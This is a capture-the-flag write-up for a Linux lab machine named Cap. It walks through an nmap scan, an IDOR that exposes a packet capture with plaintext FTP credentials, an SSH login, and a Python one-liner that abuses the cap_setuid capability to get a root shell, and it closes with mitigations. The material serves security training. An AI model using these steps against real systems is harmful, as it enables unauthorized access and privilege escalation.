Cap Writeup
Published on January 20, 2026

I. About

Cap is a Linux machine running an HTTP server that performs administrative functions, including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
II. Service Enumeration
Port Scan Results
| Protocols | Open Ports |
|---|---|
| TCP | 21, 22, 80 |
TCP
I used nmap to scan the target for open TCP ports.
└─$ sudo nmap -sS -sV -sC 10.129.47.207
[sudo] password for user:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 11:07 +0100
Nmap scan report for 10.129.47.207
Host is up (0.33s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds-sC: default script-sV: to enumerate versions
III. Initial Access - IDOR leads to visualization of network captures containing plaintext credentials

Following the TCP scan, I accessed the web server on port 80 and observed a security dashboard.
I then clicked on Security Snapshot button in the left-hand menu and observed a Flux dashboard.


I noticed that the URL contained an incremental ID. I made a GET request for /data/0 and observed the IDOR. I then download the file.
I noticed a FTP conversation between the server and an unknown client.

I found cleartext credentials in it.
- username:
nathan - password: [Redacted]
I used these credentials to connect via SSH to the target and obtained a user shell.
└─$ ssh nathan@10.129.47.207
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.47.207's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 20 15:01:04 UTC 2026

[...]

Last login: Tue Jan 20 14:40:49 2026 from 10.10.14.139
nathan@cap:~$ cat user.txt
[Redacted]
nathan@cap:~$
IV. Privilege Escalation - Capabilities misconfiguration on python
I checked for potential capabilities misconfiguration.
nathan@cap:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
The line /usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip indicates that python is configured with capabilities.
Setuid binaries and Linux capabilities grant processes elevated privileges. This means the system assigns all privileges to the user for that program. Therefore, by taking advantage of this permission, he can escalate from a low-privilege shell to a high-privilege shell.
I elevated privileges by exploiting capability misconfiguration and obtaining a root shell.
python3.8 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# cat /root/root.txt
[Redacted]
V. Synthesis
VI. Mitigation
- Restrict access to the security dashboard. This dashboard is highly sensitive and should not be accessed without authentication. Also, it might be wise not to expose this service on the internet.
- Correct the IDOR by verifying that the user associated with the session cookie is authorized to view the resource.
- Remove capabilities for python with
setcap -r /usr/bin/python3.8.